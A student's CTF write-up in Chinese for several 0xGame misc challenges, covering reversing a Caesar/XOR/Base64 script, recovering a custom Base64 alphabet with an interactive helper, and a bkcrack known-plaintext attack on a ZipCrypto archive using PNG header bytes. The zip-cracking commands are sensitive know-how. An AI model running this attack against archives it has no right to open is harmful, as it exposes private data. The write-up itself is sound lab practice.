
Week2_san_yue_qi_B25041909_WriteUp

TEAM #san_yue_qi Mail: ctf@liuyingweb.cn QQ: 3151336214 学号: B25041909`
CTF+: CTF+
~~不排除有的题之后会做~~ ,这次大概真的不会了 QAQ
太难了！！！ QAQ
主人不要这么折磨本喵了，会坏掉的~~~

Misc

Ruanaway



恢复文件得到python源码

```python
import base64

flag = "不给你看，就不给你看(* ˋへ´*)"
xor_key = 0x66
caser_shift = 114514

def caser_encrypt(text: str, shift: int) -> str:
    result = []
    for char in text:
        if 'A' <= char <= 'Z':
            result.append(chr((ord(char) - ord('A') + shift) % 26 +
```

```
ord('A')))
        elif 'a' <= char <= 'z':
            result.append(chr((ord(char) - ord('a') + shift) % 26 +
ord('a')))
        else:
            result.append(char)
    return ''.join(result)

def xor_bytes(data: bytes, key: int) -> bytes:
    return bytes(b ^ key for b in data)

def main():
    step1_str = flag
    step2_str = caser_encrypt(step1_str, caser_shift)
    step3_bytes = xor_bytes(step2_str.encode(), xor_key)
    step4_encoded = base64.b64encode(step3_bytes).decode()
    print(f"Final Ciphertext: {step4_encoded}")

    with open("output", "w", encoding='ascii') as f:
        f.write(step4_encoded)

    print("\n ENCRYPTED SUCCESSFULLY")

if __name__ == "__main__":
    main()
#output =Vg43DREJHUgXFQI5EAkNEzkVBTkgCQQPAAkEDzklKQRXHwMFR0dHGw==
```

发现整体加密逻辑为先进行凯撒加密，再进行XOR操作，再进行Base64编码
整体逻辑： Decode_base64 => XOR => Caser(26位移)


```
# decrypt_flag.py
import base64

xor_key = 0x66
caser_shift = 114514  # 与加密脚本相同

def caser_encrypt(text: str, shift: int) -> str:
    # 该函数对 A-Z 和 a-z 做字母位移（支持负数 shift）
    result = []
    for char in text:
        if 'A' <= char <= 'Z':
            result.append(chr((ord(char) - ord('A') + shift) % 26 +
ord('A')))
        elif 'a' <= char <= 'z':
            result.append(chr((ord(char) - ord('a') + shift) % 26 +
ord('a')))
        else:
            result.append(char)
    return ''.join(result)
```


```python
def xor_bytes(data: bytes, key: int) -> bytes:
    return bytes(b ^ key for b in data)

def decrypt_from_ciphertext(b64_ciphertext: str) -> str:
    # 1) base64 decode
    enc_bytes = base64.b64decode(b64_ciphertext)
    # 2) xor with same key
    xored = xor_bytes(enc_bytes, xor_key)
    # 3) bytes -> string (utf-8)
    intermediate = xored.decode('utf-8', errors='replace')
    # 4) 反向 caesar：使用负的位移量（mod 26）
    shift = -(caser_shift % 26)
    plain = caser_encrypt(intermediate, shift)
    return plain

if __name__ == "__main__":
    import sys
    if len(sys.argv) > 1:
        b64 = sys.argv[1]
    else:
        # 优先从文件 "output" 读取（你原脚本写入了该文件）
        try:
            with open("output", "r", encoding="ascii") as f:
                b64 = f.read().strip()
        except FileNotFoundError:
            # 如果没有文件，可以把密文直接粘贴到这里
            b64 = "Vg43DREJHUgXFQI5EAkNEzkVBTkgCQQPAAkEDzklKQRXHwMFR0dHGw=="

    flag = decrypt_from_ciphertext(b64)
    print("Recovered flag:")
    print(flag)
```


```
0xGame{.git_leak_is_Veryvery_SEr1ous!!!}
```

EZ_CHAIN

先用metamask开个号，配置好就可以了








```
flag{welcome_to_blockchain:)_it_1s_funny!}
```

这个b64不太对啊

人力脚本：

```python
import base64
import json
from collections import defaultdict
import os
```

```python
class CustomBase64Detector:
    def __init__(self):
        self.mapping = {}  # 标准Base64字符到自定义Base64字符的映射
        self.reverse_mapping = {}  # 自定义Base64字符到标准Base64字符的映射
        self.missing_chars =
set("ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/")
        self.found_chars = set()
        self.history = []

    def get_standard_base64(self, text):
        """获取标准Base64编码"""
        encoded = base64.b64encode(text.encode('utf-8')).decode('utf-8')
        return encoded

    def analyze_encoding(self, original_text, custom_base64):
        """分析编码映射关系"""
        standard_b64 = self.get_standard_base64(original_text)

        print(f"原始文本: {original_text}")
        print(f"标准Base64: {standard_b64}")
        print(f"自定义Base64: {custom_base64}")
        print("-" * 50)

        # 移除填充符进行比较
        standard_clean = standard_b64.rstrip('=')
        custom_clean = custom_base64.rstrip('=')

        if len(standard_clean) != len(custom_clean):
            print("警告: 编码长度不匹配，可能不是有效的Base64编码")
            return False

        # 分析字符映射
        new_mappings = []
        for std_char, custom_char in zip(standard_clean, custom_clean):
            if std_char in self.mapping:
                if self.mapping[std_char] != custom_char:
                    print(f"冲突: 字符 '{std_char}' 之前映射到
'{self.mapping[std_char]}', 现在映射到 '{custom_char}'")
            else:
                self.mapping[std_char] = custom_char
                self.reverse_mapping[custom_char] = std_char
                self.missing_chars.discard(std_char)
                self.found_chars.add(custom_char)
                new_mappings.append((std_char, custom_char))

        # 记录分析结果
        analysis_result = {
            'original_text': original_text,
            'standard_base64': standard_b64,
```

```
            'custom_base64': custom_base64,
            'new_mappings': new_mappings,
            'timestamp': len(self.history) + 1
        }
        self.history.append(analysis_result)

        return True

    def display_current_mappings(self):
        """显示当前发现的映射关系"""
        print("\n当前映射关系:")
        print("标准Base64 -> 自定义Base64")
        print("-" * 30)

        # 按标准Base64字符顺序显示
        sorted_mappings = sorted(self.mapping.items(), key=lambda x: x[0])
        for std_char, custom_char in sorted_mappings:
            print(f"  {std_char} -> {custom_char}")

        print(f"\n已发现字符: {len(self.mapping)}/64")
        if self.missing_chars:
            print(f"缺失字符: {''.join(sorted(self.missing_chars))}")

    def predict_custom_charset(self):
        """预测完整的自定义字符集"""
        if len(self.mapping) < 64:
            print(f"\n警告: 只发现了 {len(self.mapping)} 个字符，需要更多数据来构
建完整字符集")

        # 构建预测的字符集（按标准Base64顺序）
        predicted_charset = []
        standard_order =
"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"

        for char in standard_order:
            if char in self.mapping:
                predicted_charset.append(self.mapping[char])
            else:
                predicted_charset.append('?')  # 未知字符

        return ''.join(predicted_charset)

    def save_mappings(self, filename="base64_mapping_history.json"):
        """保存映射历史到文件"""
        data = {
            'mapping': self.mapping,
            'reverse_mapping': self.reverse_mapping,
            'history': self.history,
            'missing_chars': list(self.missing_chars),
            'found_chars': list(self.found_chars)
```

```
        }

        with open(filename, 'w', encoding='utf-8') as f:
            json.dump(data, f, indent=2, ensure_ascii=False)

        print(f"\n映射数据已保存到: {filename}")

    def load_mappings(self, filename="base64_mapping_history.json"):
        """从文件加载映射历史"""
        if os.path.exists(filename):
            with open(filename, 'r', encoding='utf-8') as f:
                data = json.load(f)

            self.mapping = data['mapping']
            self.reverse_mapping = data['reverse_mapping']
            self.history = data['history']
            self.missing_chars = set(data['missing_chars'])
            self.found_chars = set(data['found_chars'])

            print(f"已从 {filename} 加载历史数据")
            return True
        return False

def main():
    detector = CustomBase64Detector()

    # 尝试加载历史数据
    detector.load_mappings()

    print("自定义Base64字符集探测工具")
    print("=" * 50)
    print("输入格式:")
    print("  原始文本 [回车]")
    print("  自定义Base64编码 [回车]")
    print("输入 'quit' 退出程序")
    print("输入 'show' 显示当前映射")
    print("输入 'save' 保存数据")
    print("输入 'result' 显示完整字符集预测")
    print("=" * 50)

    while True:
        try:
            # 获取原始文本
            original_text = input("\n请输入原始文本: ").strip()

            if original_text.lower() == 'quit':
                break
            elif original_text.lower() == 'show':
                detector.display_current_mappings()
                continue
```

```
            elif original_text.lower() == 'save':
                detector.save_mappings()
                continue
            elif original_text.lower() == 'result':
                charset = detector.predict_custom_charset()
                print(f"\n预测的完整字符集:")
                print(charset)
                print(f"\n字符集长度: {len(charset)}")
                continue
            elif not original_text:
                continue

            # 获取自定义Base64编码
            custom_base64 = input("请输入自定义Base64编码: ").strip()

            if not custom_base64:
                print("错误: 自定义Base64编码不能为空")
                continue

            # 分析编码
            success = detector.analyze_encoding(original_text,
custom_base64)

            if success:
                detector.display_current_mappings()

                # 检查是否已发现完整字符集
                if len(detector.mapping) == 64:
                    print("\n🎉 恭喜！已发现完整的64个字符映射！")
                    full_charset = detector.predict_custom_charset()
                    print(f"完整自定义字符集: {full_charset}")

                    save_choice = input("是否保存结果？(y/n): ").lower()
                    if save_choice == 'y':
                        detector.save_mappings()

        except KeyboardInterrupt:
            print("\n\n程序被用户中断")
            break
        except Exception as e:
            print(f"发生错误: {e}")

    # 程序结束前保存数据
    if detector.history:
        save_choice = input("\n是否保存当前进度？(y/n): ").lower()
        if save_choice == 'y':
            detector.save_mappings()

    # 显示最终结果
    print("\n最终结果:")
```

```
    detector.display_current_mappings()
    final_charset = detector.predict_custom_charset()
    print(f"\n预测的完整字符集: {final_charset}")

if __name__ == "__main__":
    main()
```

charst= `/TinDNYvVqXWMLzrct7d2EbRxh5GJFHZPC0BfS61yIsklKUQOAaue94jpw+o8mg3`

```
[ Main Menu ]
1. Encode your string (编码模式)
2. Submit the charset to get flag (提交字符集)
Choose an option (1/2): 1

--- Encoder Mode ---
Enter any string to encode. Send '!q' to return to the menu.
> nc1.ctfplus.cn 36625
Result: G6MAW6Leh1TlFRMUx4pPMux4MB2=
> qiorewtbgvfjxzvmmzn,mnvjkrf490713907590746173405487651456780 46
Result: JbSQJ6EjFYq1F6hsHvI4Gb9+G0AKG1hs5jq6LnfOLuDuzd/jLdfOLuc4MdJuLn/9LnPjLB2ALn24LuPOLnx=
> 238o7t78tg78tgo783t2g4ty3783t4g87t4go87gqo783wgo87fg8g[][][][
Result: MBMpGuFeLuCehuJpFYFQLuPuFnq1LvtwMuJpMjcehuPjFnt1GuPjhjNQLuPuF4FQznF6huC1b99GRE9GREl=
> 789867tiuguy曹洪结合麴傅会前会
Result: LuPwznxjFYS9hjEwwIUwwk7swoUdwhiV+X5NwxY4wWa5wx6LwWa5
> 草泥马我特Fuck把你他妈的++++++怎么就是不出来啊，去死吧
Result: +V4qwkzS+56lwy0twp6wt1EB5g5X0U7myz7oSUb60zH5CilkXalkXg5/BU7w0zbOlH5xkg7pBHbvUU5FIHbE0Ug8BzbzUg5kUgbcIO==
> 卧槽，怎么就是没有啊，你马B，你放P，fuckcufu,shitshit[][][{}]{}|||38957238907
Result: wx41wsHmooaMwyizwW6VwGiAwI0QwkXCwIaqwhbXooaMwW4P+56lcUg8Bz7myz52QSnQQVA6FbLkxjE6F7Au5YSeJ4CIFNKFb99oZR9oZRA8ZnMpzd2jMBMpzd/j
> 还有三个映射，我TM多变一点，上小说！ 如果自定义字符已经在映射中，但映射的标准字符不同，则冲突
Result: +WgxwIaqwW0qwW0swI0PwGiDooaMwy0tEDjSIqkSBwBfUVn1Pk1QQVufUVkSlV3ykodQQVvSIyW61IuyC+kSkIkfUx1SkhZ1kXGSKoW1Up3S1XB66XnSlVdfUXjQQVufQxG66XnSlVd16yd6yVZSCpGSkhZ1kXGfUVjSfVuQQVuS0q1SCkW1syD=
> 还有两个映射，去死吧，来啊俩啊尔王后i和饿哦井返回很公平网购9平台感怀79拍规划各位iu翻倍股违规i鬼鬼不iv吧哦围攻237u夜月额胡二号v赴约u防御v额欸uu发vu额外v夫二u我要YVFUEWF
Result: +WgxwIaqwW0fwW0swI0PwGiDooaMwx+ows4owhi1ooaMwI4SwhbXwWgIwhbXwGi2wp+Wwhiz5Hb7Bz6SQgbdIUbwKU03SzbG1Ubg0zbNkzbwlgHmfH0ekd1SUGrSBon6Cq36PV/jzH5WBH01CzbVfUbcCz7mBbS9wogowxiL+VXC+WgF+XHD5H6lQz6lQz7pBbS4whi1whz6whUewI7oMBMjFHbf1z5J0z601H0nyH7+BzbrKjGyKGd1Ush9+h0awG+CFU601H5lUvE9wxgtF1RIyIjSIqh4w57kwWsMFH5VfH06PESbtSENEex=
> 精灵古怪的少女，自认热衷于这个年纪的女孩子“应当热衷”的所有事，比如照相。从一块漂流的恒冰中苏醒，却发现自己对身世与过往都一无所知。短暂的消沉之后，她决定以重获新生的日期为自己命名。这一天，三月七“诞生”了。 [1]古灵精怪的三月七总是随身携带着一台照相机。三月七原本是谁，叫什么，来自哪里，这些都已经忘得一干二净。 [2]或许她的过去不在从前，而是在未来里。但三月七坚信，只要跟着列车一站一站走下去，就能够找到自己的过去，哪怕有一天没有了列车。
Result: woXgwpY9wxgfwyiswwsDwGitw5buooaM+VHs+X+fwpzK+XYjwWsz+WghwW0swG6ewosswwsDw5buw54Iw54cpyiJwGs2wG4dwpzK+XYjpyiFwwsDwy6/wIaqwWsWooaMwsg2w55iwpb1wwUpppiiwWUzwW0/wh4RwkaiwkbTwwsDwyY7wx5OwW0K+VUr+x57ooaMwx4ewxgtwp+O+VHswGHAw5gw+WskwW0bwW0z+WqvwG+/+xzmwW0/wIHPwy6/wwgSppiiwwgKwIsiwwsDwk5VwkXqwW6WwhizooaMw5bwwx5uw5+5wWUS+xHL+V+jwI5Oww7ZwwsDwIHSwIaZwW0++VHswGHAWhYmwhiLppii+WghwW0/w57IooaMwW0qwIaVwW0npyiJ+XgHww7ZpyiFwWsYppiiVNlARHbrIzHTKHHaQU5/sUH5Cz7p0H5J0z7pPg5/Ug5xkg65Bg0+sg5cUUbpIUHFPz7pPzbrlzHNIgHGUz5JUUz/PU7p0H5J0z7pPgbz1g5Jkz5xkg0OPHg8Bzbrsg7oPz7w0zg8Bz5FIH0vsUbdsU6vBzg8Bz036H7+6g6nQHbjlUHoBgb36zbgSg7pPzbwlU7+BzbvPzz/P0TGMSj60qGykkBSIG11l6ydyQpZSBkQfUVjS1XBfUpoS0xjQQVuyPVu66X3S1XB61Xk615RICpuBPVWfQxGfUV161VBfUVrS1hkfQ+vQQVuSB+kyIyvyKw3l1xnS0qZyQ5GfUVn1sw1fUVn1sw1yKGnfUVQSBkQQQVuSlWvyPojSIq360GoS0WnyC+kSKov16ydyQpZSBkQQQVuSf+k6PqR6lV1fUVnSIX16lsv61V1fUyGS0qZyQ5GBPVV=
> !Q
Result: VED=
> !q
Returning to main menu...

[ Main Menu ]
1. Encode your string (编码模式)
2. Submit the charset to get flag (提交字符集)
Choose an option (1/2): 2

--- Validator Mode ---
Submit the 64-character set you discovered.
Send '!q' to return to the menu.
Your charset guess: /TinDNYvVqXWMLzrct7d2EbRxh5GJFHZPC0BfS61yIsklKUQOAaue94jpw+o8mg3

[+] CONGRATULATIONS! You finally did it!
Here is your flag: 0xGame{B@se64_1s_Eassy_rIght?_y0u_@re_BEst_one!!!}
```

```
T -> d
U -> 2
V -> E
W -> b
X -> R
Y -> x
Z -> h
a -> 5
b -> G
c -> J
d -> F
e -> H
f -> Z
g -> P
h -> C
i -> O
j -> B
k -> f
l -> S
m -> 6
n -> 1
o -> y
p -> I
q -> s
r -> k
s -> l
t -> K
u -> U
v -> Q
w -> O
x -> A
y -> a
z -> u

已发现字符: 64/64

🎉 恭喜！已发现完整的64个字符映射！
完整自定义字符集: /TinDNYvVqXWMLzrct7d2EbRxh5GJFHZPCOBfS61yIsklKUQOAaue94jpw+o8mg3
是否保存结果？(y/n):
```

```
0xGame{B@se64_1s_Eassy_rIght?_y0u_@re_BEst_one!!!}
```

开锁师傅

```
$>> unzip -Z -v encrypted.zip
Archive:  encrypted.zip
The zipfile comment is 286 bytes long and contains the following text:
======================== zipfile comment begins ===========================
png◆◆◆Ļ◆◆◆◆◆◆◆◆ɯ◆◆◆

◆◆◆◆◆◆◆◆◆◆◆◆◆◆û◆◆◆ĸı◆є

◆◆04.24◆◆◆◆Sakuraʒ◆◆◆◆◆◆◆◆◆◆◆◆◆◆
```

```
----◆◆w◆ת◆◆◆◆塩
========================= zipfile comment ends ==========================

End-of-central-directory record:
-------------------------------

  Zip archive file size:                  10150529 (00000000009AE281h)
  Actual end-cent-dir record offset:      10150221 (00000000009AE14Dh)
  Expected end-cent-dir record offset:    10150221 (00000000009AE14Dh)
  (based on the length of the central directory and its expected offset)

  This zipfile constitutes the sole disk of a single-part archive; its
  central directory contains 2 entries.
  The central directory is 183 (00000000000000B7h) bytes long,
  and its (expected) offset in bytes from the beginning of the zipfile
  is 10150038 (00000000009AE096h).


Central directory entry #1:
---------------------------

  flag.txt

  offset of local header from start of archive:   0
                                                  (0000000000000000h) bytes
  file system or operating system of origin:      MS-DOS, OS/2 or NT FAT
  version of encoding software:                   2.0
  minimum file system compatibility required:     MS-DOS, OS/2 or NT FAT
  minimum software version required to extract:   2.0
  compression method:                             none (stored)
  file security status:                           encrypted
  extended local header:                          yes
  file last modified on (DOS date/time):          2025 Oct 2 20:45:54
  32-bit CRC value (hex):                         e7b7038a
  compressed size:                                92 bytes
  uncompressed size:                              80 bytes
  length of filename:                             8 characters
  length of extra field:                          36 bytes
  length of file comment:                         0 characters
  disk number on which file begins:               disk 1
  apparent file type:                             binary
  non-MSDOS external file attributes:             000000 hex
  MS-DOS file attributes (20 hex):                arc

  The central-directory extra field contains:
  - A subfield with ID 0x000a (PKWARE Win32) and 32 data bytes.  The first
    20 are:   00 00 00 00 01 00 18 00 07 9c 54 7d 9a 33 dc 01 7e 44 3a 8d.

  There is no file comment.
```

```
Central directory entry #2:
---------------------------

  There are an extra -36 bytes preceding this file.

  huiliyi.png

  offset of local header from start of archive:   130
                                                  (0000000000000082h) bytes
  file system or operating system of origin:      MS-DOS, OS/2 or NT FAT
  version of encoding software:                   2.0
  minimum file system compatibility required:     MS-DOS, OS/2 or NT FAT
  minimum software version required to extract:   2.0
  compression method:                             none (stored)
  file security status:                           encrypted
  extended local header:                          yes
  file last modified on (DOS date/time):          2025 Oct 3 10:18:24
  32-bit CRC value (hex):                         04a6dc2d
  compressed size:                                10149867 bytes
  uncompressed size:                              10149855 bytes
  length of filename:                             11 characters
  length of extra field:                          36 bytes
  length of file comment:                         0 characters
  disk number on which file begins:               disk 1
  apparent file type:                             binary
  non-MSDOS external file attributes:             000000 hex
  MS-DOS file attributes (20 hex):                arc

  The central-directory extra field contains:
  - A subfield with ID 0x000a (PKWARE Win32) and 32 data bytes.  The first
    20 are:   00 00 00 00 01 00 18 00 f9 42 a3 fe 0b 34 dc 01 53 a8 8b 1b.

  There is no file comment.
$>> echo -ne '\x89\x50\x4E\x47\x0D\x0A\x1A\x0A\x00\x00\x00\x0D' > plain.bin
$>> ./bkcrack -C encrypted.zip -c huiliyi.png -p plain.bin
bkcrack 1.8.0 - 2025-08-18
[01:49:38] Z reduction using 5 bytes of known plaintext
100.0 % (5 / 5)
[01:49:38] Attack on 1067314 Z values at index 6
Keys: cdc564be 5675041f 719adb56
38.6 % (412496 / 1067314)
Found a solution. Stopping.
You may resume the attack with the option: --continue-attack 412496
[01:54:07] Keys
cdc564be 5675041f 719adb56

$>>  ./bkcrack -C encrypted.zip -c flag.txt -k cdc564be 5675041f 719adb56 -d
flag_decrypted.txt

bkcrack 1.8.0 - 2025-08-18
```

```
[01:58:15] Writing deciphered data flag_decrypted.txt
Wrote deciphered data (not compressed).

$>> cat flag_decrypted.txt
◆◆0xGame{Y0u_cRacked_M3!z1p_1s_uNsafe!}
```

所以真正的密码是什么？

```
